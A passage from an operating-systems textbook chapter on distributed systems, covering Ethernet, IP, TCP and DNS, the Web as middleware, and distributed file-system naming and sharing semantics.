An advantage of this algorithm is that it does not put extra load on the system at critical times. The sender-initiated algorithm makes large numbers of probes precisely when the system can least tolerate it—when it is heavily loaded. With the receiver-initiated algorithm, when the system is heavily loaded, the chance of a machine having insufficient work is small. However, when this does happen, it will be easy to find work to take over. Of course, when there is little work to do, the receiver-initiated algorithm creates considerable probe traffic as all the unemployed machines desperately hunt for work. However, it is far better to have the overhead go up when the system is underloaded than when it is overloaded.

It is also possible to combine both of these algorithms and have machines try to get rid of work when they have too much, and try to acquire work when they do not have enough. Furthermore, machines can perhaps improve on random polling by keeping a history of past probes to determine if any machines are chronically underloaded or overloaded. One of these can be tried first, depending on whether the initiator is trying to get rid of work or acquire it.

8.3 DISTRIBUTED SYSTEMS

Having now completed our study of multicores, multiprocessors, and multicomputers we are now ready to turn to the last type of multiple processor system, the **distributed system**. These systems are similar to multicomputers in that each node has its own private memory, with no shared physical memory in the system. However, distributed systems are even more loosely coupled than are multicomputers.

To start with, each node of a multicomputer generally has a CPU, RAM, a network interface, and possibly a disk for paging. In contrast, each node in a distributed system is a complete computer, with a full complement of peripherals. Next, the nodes of a multicomputer are normally in a single room, so they can communicate by a dedicated high-speed network, whereas the nodes of a distributed system may be spread around the world. Finally, all the nodes of a multicomputer run the same operating system, share a single file system, and are under a common administration, whereas the nodes of a distributed system may each run a different operating system, each of which has its own file system, and be under a different administration. A typical example of a multicomputer is 1024 nodes in a single room at a company or university working on, say, pharmaceutical modeling, whereas a typical distributed system consists of thousands of machines loosely cooperating over the Internet. Figure 8-26 compares multiprocessors, multicomputers, and distributed systems on the points mentioned above.

Multicomputers are clearly in the middle using these metrics. An interesting question is: "Are multicomputers more like multiprocessors or more like distributed systems?" Oddly enough, the answer depends strongly on your perspective. From a technical perspective, multiprocessors have shared memory and the other

Item	Multiprocessor	Multicomputer	Distributed System
Node configuration	CPU	CPU, RAM, net interface	Complete computer
Node peripherals	All shared	Shared exc. maybe disk	Full set per node
Location	Same rack	Same room	Possibly worldwide
Internode communication	Shared RAM	Dedicated interconnect	Traditional network
Operating systems	One, shared	Multiple, same	Possibly all different
File systems	One, shared	One, shared	Each node has own
Administration	One organization	One organization	Many organizations

Figure 8-26. Comparison of three kinds of multiple CPU systems.

two do not. This difference leads to different programming models and different mindsets. However, from an applications perspective, multiprocessors and multicomputers are just big equipment racks in a machine room. Both are used for solving computationally intensive problems, whereas a distributed system connecting computers all over the Internet is typically much more involved in communication than in computation and is used in a different way.

To some extent, loose coupling of the computers in a distributed system is both a strength and a weakness. It is a strength because the computers can be used for a wide variety of applications, but it is also a weakness, because programming these applications is difficult due to the lack of any common underlying model.

Typical Internet applications include access to remote computers (using *telnet*, *ssh*, and *rlogin*), access to remote information (using the World Wide Web and FTP, the File Transfer Protocol), person-to-person communication (using email and chat programs), and many emerging applications (e.g., e-commerce, telemedicine, and distance learning). The trouble with all these applications is that each one has to reinvent the wheel. For example, email, FTP, and the World Wide Web all basically move files from point *A* to point *B*, but each one has its own way of doing it, complete with its own naming conventions, transfer protocols, replication techniques, and everything else. Although many Web browsers hide these differences from the average user, the underlying mechanisms are completely different. Hiding them at the user-interface level is like having a person at a full-service travel agent Website book a trip for you from New York to San Francisco, and only later tell you whether she has purchased a plane, train, or bus ticket.

What distributed systems add to the underlying network is some common paradigm (model) that provides a uniform way of looking at the whole system. The intent of the distributed system is to turn a loosely connected bunch of machines into a coherent system based on one concept. Sometimes the paradigm is simple and sometimes it is more elaborate, but the idea is always to provide something that unifies the system.

A simple example of a unifying paradigm in a different context is found in UNIX, where all I/O devices are made to look like files. Having keyboards, mice,

printers, and serial lines all operated on the same way, with the same primitives, makes it easier to deal with them than having them all conceptually different.

One method by which a distributed system can achieve some measure of uniformity in the face of different underlying hardware and operating systems is to have a layer of software on top of the operating system. The layer, called **middleware**, is illustrated in Fig. 8-27. This layer provides certain data structures and operations that allow processes and users on far-flung machines to interoperate in a consistent way.



Figure 8-27. Positioning of middleware in a distributed system.

In a sense, middleware is like the operating system of a distributed system. That is why it is being discussed in a book on operating systems. On the other hand, it is *not* really an operating system, so the discussion will not go into much detail. For a comprehensive, book-length treatment of distributed systems, see *Distributed Systems* (Van Steen and Tanenbaum, 2017). In the remainder of this chapter, we will look quickly at the hardware used in a distributed system (i.e., the underlying computer network), then its communication software (the network protocols). After that we will consider a variety of paradigms used in these systems.

8.3.1 Network Hardware

Distributed systems are built on top of computer networks, so a brief introduction to the subject is in order. Networks come in two major varieties, **LANs** (**Local Area Networks**), which cover a building or a campus, and **WANs** (**Wide Area Networks**), which can be citywide, countrywide, or worldwide. The most important kind of LAN is Ethernet, so we will examine that as an example LAN. As our example WAN, we will look at the Internet, even though technically the Internet is

not one network, but a federation of thousands of separate networks. However, for our purposes, it is sufficient to think of it as one WAN.

Ethernet

Classic Ethernet, which is described in IEEE Standard 802.3, consists of a coaxial cable to which a number of computers are attached. The cable is called the **Ethernet**, in reference to the *luminiferous ether* through which electromagnetic radiation was once thought to propagate. (When the nineteenth-century British physicist James Clerk Maxwell discovered that electromagnetic radiation could be described by a wave equation, scientists assumed that space must be filled with some ethereal medium in which the radiation was propagating. Only after the famous Michelson-Morley experiment in 1887, which failed to detect the ether, did physicists realize that radiation could propagate in a vacuum.)

In the very first version of Ethernet, a computer was attached to the cable by literally drilling a hole halfway through the cable and screwing in a wire leading to the computer. This was called a **vampire tap**, and is illustrated symbolically in Fig. 8-28(a). The taps were hard to get right, so before long, proper connectors were used. Nevertheless, electrically, all the computers were connected as if the cables on their network interface cards were soldered together.



Figure 8-28. (a) Classic Ethernet. (b) Switched Ethernet.

With many computers hooked up to the same cable, a protocol is needed to prevent chaos. To send a packet on an Ethernet, a computer first listens to the cable to see if any other computer is currently transmitting. If not, it just begins transmitting a packet, which consists of a short header followed by a payload of 0 to 1500 bytes. If the cable is in use, the computer simply waits until the current transmission finishes, then it begins sending.

If two computers start transmitting simultaneously, a collision results, which both of them detect. Both respond by terminating their transmissions, waiting a random amount of time between 0 and T μsec and then starting again. If another collision occurs, all colliding computers randomize the wait into the interval 0 to

$2T$ μsec, and then try again. On each further collision, the maximum wait interval is doubled, reducing the chance of more collisions. This algorithm is known as **binary exponential backoff**. We saw it earlier to reduce polling overhead on locks.

An Ethernet has a maximum cable length and also a maximum number of computers that can be connected to it. To exceed either of these limits, a large building or campus can be wired with multiple Ethernets, which are then connected by devices called **bridges**. A bridge is a device that allows traffic to pass from one Ethernet to another when the source is on one side and the destination is on the other.

To avoid the problem of collisions, modern Ethernets use switches, as shown in Fig. 8-28(b). Each switch has some number of ports, to which can be attached a computer, an Ethernet, or another switch. When a packet successfully avoids all collisions and makes it to the switch, it is buffered there and sent out on the port where the destination machine lives. By giving each computer its own port, all collisions can be eliminated, at the cost of bigger switches. Compromises, with just a few computers per port, are also possible. In Fig. 8-28(b), a classical Ethernet with multiple computers connected to a cable by vampire taps is attached to one of the ports of the switch.

The Internet

The Internet evolved from the ARPANET, an experimental packet-switched network funded by the U.S. Dept. of Defense Advanced Research Projects Agency. It went live in December 1969 with three computers in California and one in Utah. It was designed at the height of the Cold War to a be a highly fault-tolerant network that would continue to relay military traffic even in the event of direct nuclear hits on multiple parts of the network by automatically rerouting traffic around the dead machines.

The ARPANET grew rapidly in the 1970s, eventually encompassing hundreds of computers. Then a packet radio network, a satellite network, and eventually thousands of Ethernets were attached to it, leading to the federation of networks we now know as the Internet.

The Internet consists of two kinds of computers, hosts and routers. **Hosts** are PCs, notebooks, smartphones, tablets, smart watches, servers, mainframes, and other computers owned by individuals or companies that want to connect to the Internet. **Routers** are specialized switching computers that accept incoming packets on one of many incoming lines and send them on their way along one of many outgoing lines. A router is similar to the switch of Fig. 8-28(b), but also differs from it in ways that will not concern us here. Routers are connected together in large networks, with each router having wires or fibers to many other routers and hosts. Large national or worldwide router networks are operated by telephone companies and ISPs (Internet Service Providers) for their customers.

Figure 8-29 shows a portion of the Internet. At the top we have one of the backbones, normally operated by a backbone operator. It consists of a number of routers connected by high-bandwidth fiber optics, with connections to backbones operated by other (competing) telephone companies. Usually, no hosts connect directly to the backbone, other than maintenance and test machines run by the telephone company.



Figure 8-29. A portion of the Internet.

Attached to the backbone routers by medium-speed fiber optic connections are regional networks and routers at ISPs. In turn, corporate Ethernets each have a router on them and these are connected to regional network routers. Routers at ISPs are connected to modem banks used by the ISP's customers. In this way, every host on the Internet has at least one path, and often many paths, to every other host.

All traffic on the Internet is sent in the form of packets. Each packet carries its destination address inside it, and this address is used for routing. When a packet comes into a router, the router extracts the destination address and looks (part of) it up in a table to find which outgoing line to send the packet on and thus to which router. This procedure is repeated until the packet reaches the destination host. The routing tables are highly dynamic and are updated continuously as routers and links go down and come back up and as traffic conditions change. The routing algorithms have been intensively studied and modified over the years. No doubt they will continue to be studied and modified in the years ahead as well.

8.3.2 Network Services and Protocols

All computer networks provide certain services to their users (hosts and processes), which they implement using certain rules about legal message exchanges. Below we will give a brief introduction to these topics.

Network Services

Computer networks provide services to the hosts and processes using them. **Connection-oriented service** is modeled after the telephone system. To talk to someone, you pick up the phone, dial the number, talk, and then hang up. Similarly, to use a connection-oriented network service, the service user first establishes a connection, uses the connection, and then releases the connection. The essential aspect of a connection is that it acts like a tube: the sender pushes objects (bits) in at one end, and the receiver takes them out in the same order at the other end.

In contrast, **connectionless service** is modeled after the postal system. Each message (letter) carries the full destination address, and each one is routed through the system independent of all the others. Normally, when two messages are sent to the same destination, the first one sent will be the first one to arrive. However, it is possible that the first one sent can be delayed so that the second one arrives first. With a connection-oriented service this is impossible.

Each service can be characterized by a **quality of service**. Some services are reliable in the sense that they never lose data. Usually, a reliable service is implemented by having the receiver confirm the receipt of each message by sending back a special **acknowledgement packet** so the sender is sure that it arrived. The acknowledgement process introduces overhead and delays, which are necessary to detect packet loss, but which do slow things down.

A typical situation in which a reliable connection-oriented service is appropriate is file transfer. The owner of the file wants to be sure that all the bits arrive correctly and in the same order they were sent. Very few file-transfer customers would prefer a service that occasionally scrambles or loses a few bits, even if it is much faster.

Reliable connection-oriented service has two relatively minor variants: message sequences and byte streams. In the former, the message boundaries are preserved. When two 1-KB messages are sent, they arrive as two distinct 1-KB messages, never as one 2-KB message. In the latter, the connection is simply a stream of bytes, with no message boundaries. When 2K bytes arrive at the receiver, there is no way to tell if they were sent as one 2-KB message, two 1-KB messages, 2048 1-byte messages, or something else. If the pages of a book are sent over a network to an imagesetter as separate messages, it might be important to preserve the message boundaries. On the other hand, with a terminal logging into a remote server system, a byte stream from the terminal to the computer is all that is needed. There are no message boundaries here.

For some applications, the delays introduced by acknowledgements are unacceptable. One such application is digitized voice traffic. It is preferable for telephone users to hear a bit of noise on the line or a garbled word from time to time than to introduce a delay to wait for acknowledgements.

Not all applications require connections. For example, to test the network, all that is needed is a way to send a single packet that has a high probability of arrival, but no guarantee. Unreliable (meaning not acknowledged) connectionless service is often called **datagram service**, in analogy with telegram service, which also does not provide an acknowledgement back to the sender.

In other situations, the convenience of not having to establish a connection to send one short message is desired, but reliability is essential. The **acknowledged datagram service** can be provided for these applications. It is like sending a registered letter and requesting a return receipt. When the receipt comes back, the sender is absolutely sure that the letter was delivered to the intended party and not lost along the way.

Still another service is the **request-reply service**. In this service, the sender transmits a single datagram containing a request; the reply contains the answer. For example, a query to the local library asking where Uighur is spoken falls into this category. Request-reply is commonly used to implement communication in the client-server model: the client issues a request and the server responds to it. Figure 8-30 summarizes the types of services we have discussed.

	Service	Example
Connection-oriented	Reliable message stream	Sequence of pages of a book
	Reliable byte stream	Remote login
	Unreliable connection	Digitized voice
Connectionless	Unreliable datagram	Network test packets
	Acknowledged datagram	Registered mail
	Request-reply	Database query

Figure 8-30. Six different types of network service.

Network Protocols

All networks have highly specialized rules for what messages may be sent and what responses may be returned in response to these messages. For example, under certain circumstances (e.g., file transfer), when a message is sent from a source to a destination, the destination is required to send an acknowledgement back indicating correct receipt of the message. Under other circumstances (e.g., digital telephony), no such acknowledgement is expected. The set of rules by which particular

computers communicate is called a **protocol**. Many protocols exist, including router-router protocols, host-host protocols, and others. For a thorough treatment of computer networks and their protocols, see *Computer Networks, 6/e* (Tanenbaum et al., 2020).

All modern networks use what is called a **protocol stack** to layer different protocols on top of one another. At each layer, different issues are dealt with. For example, at the bottom level protocols define how to tell where in the bit stream a packet begins and ends. At a higher level, protocols deal with how to route packets through complex networks from source to destination. And at a still higher level, they make sure that all the packets in a multipacket message have arrived correctly and in the proper order.

Since most distributed systems use the Internet as a base, the key protocols these systems use are the two major Internet protocols: IP and TCP. **IP** (**Internet Protocol**) is a datagram protocol in which a sender injects a datagram of up to 64 KB into the network and hopes that it arrives. No guarantees are given. The datagram may be fragmented into smaller packets as it passes through the Internet. These packets travel independently, possibly along different routes. When all the pieces get to the destination, they are assembled in the correct order and delivered.

Two versions of IP are currently in use, v4 and v6. At the moment, v4 still dominates, so we will describe that here, but v6 is up and coming. Each v4 packet starts with a 40-byte header that contains a 32-bit source address and a 32-bit destination address among other fields. These are called **IP addresses** and form the basis of Internet routing. They are conventionally written as four decimal numbers in the range 0–255 separated by dots, as in 192.31.231.65. When a packet arrives at a router, the router extracts the IP destination address and uses that for routing.

Since IP datagrams are not acknowledged, IP alone is not sufficient for reliable communication in the Internet. To provide reliable communication, another protocol, **TCP** (**Transmission Control Protocol**), is usually layered on top of IP. TCP uses IP to provide connection-oriented streams. To use TCP, a process first establishes a connection to a remote process. The process required is specified by the IP address of a machine and a port number on that machine, to which processes interested in receiving incoming connections listen. Once that has been done, it just pumps bytes into the connection and they are guaranteed to come out the other end undamaged and in the correct order. The TCP implementation achieves this guarantee by using sequence numbers, checksums, and retransmissions of incorrectly received packets. All of this is transparent to the sending and receiving processes. They just see reliable interprocess communication, just like a UNIX pipe.

To see how all these protocols interact, consider the simplest case of a very small message that does not need to be fragmented at any level. The host is on an Ethernet connected to the Internet. What happens exactly? The user process generates the message and makes a system call to send it on a previously established TCP connection. The kernel protocol stack adds a TCP header and then an IP header to the front. of the message. Then it goes to the Ethernet driver, which adds

an Ethernet header directing the packet to the router on the Ethernet. This router then injects the packet into the Internet, as depicted in Fig. 8-31.



Figure 8-31. Accumulation of packet headers.

To establish a connection with a remote host (or even to send it a datagram), it is necessary to know its IP address. Since managing lists of 32-bit IP addresses is inconvenient for people, a scheme called **DNS** (**Domain Name System**) was invented as a database that maps ASCII names for hosts onto their IP addresses. Thus it is possible to use the DNS name *star.cs.vu.nl* instead of the corresponding IP address 130.37.24.6. DNS names are commonly known because Internet email addresses are of the form *user-name@DNS-host-name*. This naming system allows the mail program on the sending host to look up the destination host's IP address in the DNS database, establish a TCP connection to the mail daemon process there, and send the message as a file. The *user-name* is sent along to identify which mailbox to put the message in.

8.3.3 Document-Based Middleware

Now that we have some background on networks and protocols, we can start looking at different middleware layers that can overlay the basic network to produce a consistent paradigm for applications and users. We will start with a simple but well-known example: the World Wide Web. The Web was invented by Tim Berners-Lee at CERN, the European Nuclear Physics Research Center, in 1989 and since then has spread like wildfire all over the world.

The original paradigm behind the Web was quite simple: every computer can hold one or more documents, called **Web pages**. Each Web page contains text, images, icons, sounds, movies, and the like, as well as **hyperlinks** (pointers) to other Web pages. When a user requests a Web page using a program called a **Web browser**, the page is displayed on the screen. Clicking on a link causes the current page to be replaced on the screen by the page pointed to. Although many bells and

whistles have recently been grafted onto the Web, the underlying paradigm is still clearly present: the Web is a great big directed graph of documents that can point to other documents, as shown in Fig. 8-32.



Figure 8-32. The Web is a big directed graph of documents.

Each Web page has a unique address, called a **URL** (**Uniform Resource Locator**), of the form *protocol://DNS-name/file-name*. The protocol is most commonly *http* (HyperText Transfer Protocol), and its secure cousin *https*, but *ftp* and others also exist. Then comes the DNS name of the host containing the file. Finally, there is a local file name telling which file is needed. Thus, a URL uniquely specifies a single file worldwide

The way the whole system hangs together is as follows. The Web is fundamentally a client-server system, with the user being the client and the Website being the server. When the user provides the browser with a URL, either by typing it in or clicking on a hyperlink on the current page, the browser takes certain steps to fetch the requested Web page. As a simple example, suppose the URL provided is *http://www.minix3.org/getting-started/index.html*. The browser then takes the following steps to get the page.

1. The browser asks DNS for the IP address of *www.minix3.org*.
2. DNS replies with 66.147.238.215.
3. The browser makes a TCP connection to port 80 on 66.147.238.215.
4. It then sends a request asking for the file *getting-started/index.html*.
5. The *www.minix3.org* server sends the file *getting-started/index.html*.
6. The browser displays all the text in *getting-started/index.html*.
7. Meanwhile, the browser fetches and displays all images on the page.
8. The TCP connection is released.

To a first approximation, this is the basis of the Web and how it works. Many other features have since been added to the basic Web, including style sheets, dynamic Web pages that are generated on the fly, Web pages that contain small programs or scripts that execute on the client machine, and more, but they are outside the scope of this discussion.

8.3.4 File-System-Based Middleware

The basic idea behind the Web is to make a distributed system look like a giant collection of hyperlinked documents. A second approach is to make a distributed system look like a great big file system. In this section, we will look at some of the issues involved in designing a worldwide file system.

Using a file-system model for a distributed system means that there is a single global file system, with users all over the world able to read and write files for which they have authorization. Communication is achieved by having one process write data into a file and having other ones read them back. Many of the standard file-system issues arise here, but also some new ones related to distribution.

Transfer Model

The first issue is the choice between the **upload/download model** and the **remote-access model**. In the former, shown in Fig. 8-33(a), a process accesses a file by first copying it from the remote server where it lives. If the file is only to be read, the file is then read locally, for high performance. If the file is to be written, it is written locally. When the process is done with it, the updated file is put back on the server. With the remote-access model, the file stays on the server and the client sends commands there to get work done there, as shown in Fig. 8-33(b).



Figure 8-33. (a) The upload/download model. (b) The remote-access model.

The advantages of the upload/download model are its simplicity, and the fact that transferring entire files at once is more efficient than transferring them in small

pieces. The disadvantages are that there must be enough storage for the entire file locally, moving the entire file is wasteful if only parts of it are needed, and consistency problems arise if there are multiple concurrent users.

The Directory Hierarchy

Files are only part of the story. The other part is the directory system. All distributed file systems support directories containing multiple files. The next design issue is whether all clients have the same view of the directory hierarchy. As an example of what we mean, consider Fig. 8-34. In Fig. 8-34(a), we show two file servers, each holding three directories and some files. In Fig. 8-34(b), we have a system in which all clients (and other machines) have the same view of the distributed file system. If the path */D/E/x* is valid on one machine, it is valid on all of them.

In contrast, in Fig. 8-34(c), different machines can have different views of the file system. To repeat the preceding example, the path */D/E/x* might well be valid on client 1 but not on client 2. In systems that manage multiple file servers by remote mounting, Fig. 8-34(c) is the norm. It is flexible and straightforward to implement, but it has the disadvantage of not making the entire system behave like a single old-fashioned timesharing system. In a timesharing system, the file system looks the same to any process, as in the model of Fig. 8-34(b). This property makes a system easier to program and understand.

A closely related question is whether or not there is a global root directory, which all machines recognize as the root. One way to have a global root directory is to have the root contain one entry for each server and nothing else. Under these circumstances, paths take the form */server/path*, which has its own disadvantages, but at least is the same everywhere in the system.

Naming Transparency

The principal problem with this form of naming is that it is not fully transparent. Two forms of transparency are relevant in this context and are worth distinguishing. The first one, **location transparency**, means that the path name gives no hint as to where the file is located. A path like */server1/dir1/dir2/x* tells everyone that *x* is located on server 1, but it does not tell where that server is located. The server is free to move anywhere it wants to in the network without the path name having to be changed. Thus this system has location transparency.

However, suppose that file *x* is extremely large and space is tight on server 1. Furthermore, suppose that there is plenty of room on server 2. The system might well like to move *x* to server 2 automatically. Unfortunately, when the first component of all path names is the server, the system cannot move the file to the other



Figure 8-34. (a) Two file servers. The squares are directories and the circles are files. (b) A system in which all clients have the same view of the file system. (c) A system in which different clients have different views of the file system.

server automatically, even if *dir1* and *dir2* exist on both servers. The problem is that moving the file automatically changes its path name from */server1/dir1/dir2/x* to */server2/dir1/dir2/x*. Programs that have the former string built into them will cease to work if the path changes. A system in which files can be moved without their names changing is said to have **location independence**. A distributed system that embeds machine or server names in path names clearly is not location independent. One based on remote mounting is not, either, since it is not possible to move a file from one file group (the unit of mounting) to another and still be able to use the old path name. Location independence is not easy to achieve, but it is a desirable property to have in a distributed system.

To summarize what we said earlier, there are three common approaches to file and directory naming in a distributed system:

1. Machine + path naming, such as */machine/path* or *machine:path*.
2. Mounting remote file systems onto the local file hierarchy.
3. A single name space that looks the same on all machines.

The first two are easy to implement, especially as a way to connect existing systems that were not designed for distributed use. The latter is difficult and requires careful design, but makes life easier for programmers and users.

Semantics of File Sharing

When two or more users share the same file, it is necessary to define the semantics of reading and writing precisely to avoid problems. In single-processor systems, the semantics normally state that when a read system call follows a write system call, the read returns the value just written, as shown in Fig. 8-35(a). Similarly, when two writes happen in quick succession, followed by a read, the value read is the value stored by the last write. In effect, the system enforces a total ordering on all system calls, and all processors see the same ordering. We will refer to this model as **sequential consistency**.

In a distributed system, sequential consistency can be achieved easily as long as there is only one file server and clients do not cache files. All reads and writes go directly to the file server, which processes them strictly sequentially.

In practice, however, the performance of a distributed system in which all file requests must go to a single server is frequently poor. This problem is often solved by allowing clients to maintain local copies of heavily used files in their private caches. However, if client 1 modifies a cached file locally and shortly thereafter client 2 reads the file from the server, the second client will get an obsolete file, as illustrated in Fig. 8-35(b).

One way out of this difficulty is to propagate all changes to cached files back to the server immediately. Although conceptually simple, this approach is inefficient. An alternative solution is to relax the semantics of file sharing. Instead of requiring a read to see the effects of all previous writes, one can have a new rule that says: "Changes to an open file are initially visible only to the process that made them. Only when the file is closed are the changes visible to other processes." The adoption of such a rule does not change what happens in Fig. 8-35(b), but it does redefine the actual behavior (*B* getting the original value of the file) as being the correct one. When client 1 closes the file, it sends a copy back to the server, so that subsequent reads get the new value, as required. Effectively, this is the upload/download model shown in Fig. 8-33. This semantic rule is widely implemented and is known as **session semantics**.

Using session semantics raises the question of what happens if two or more clients are simultaneously caching and modifying the same file. One solution is to say that as each file is closed in turn, its value is sent back to the server, so the final

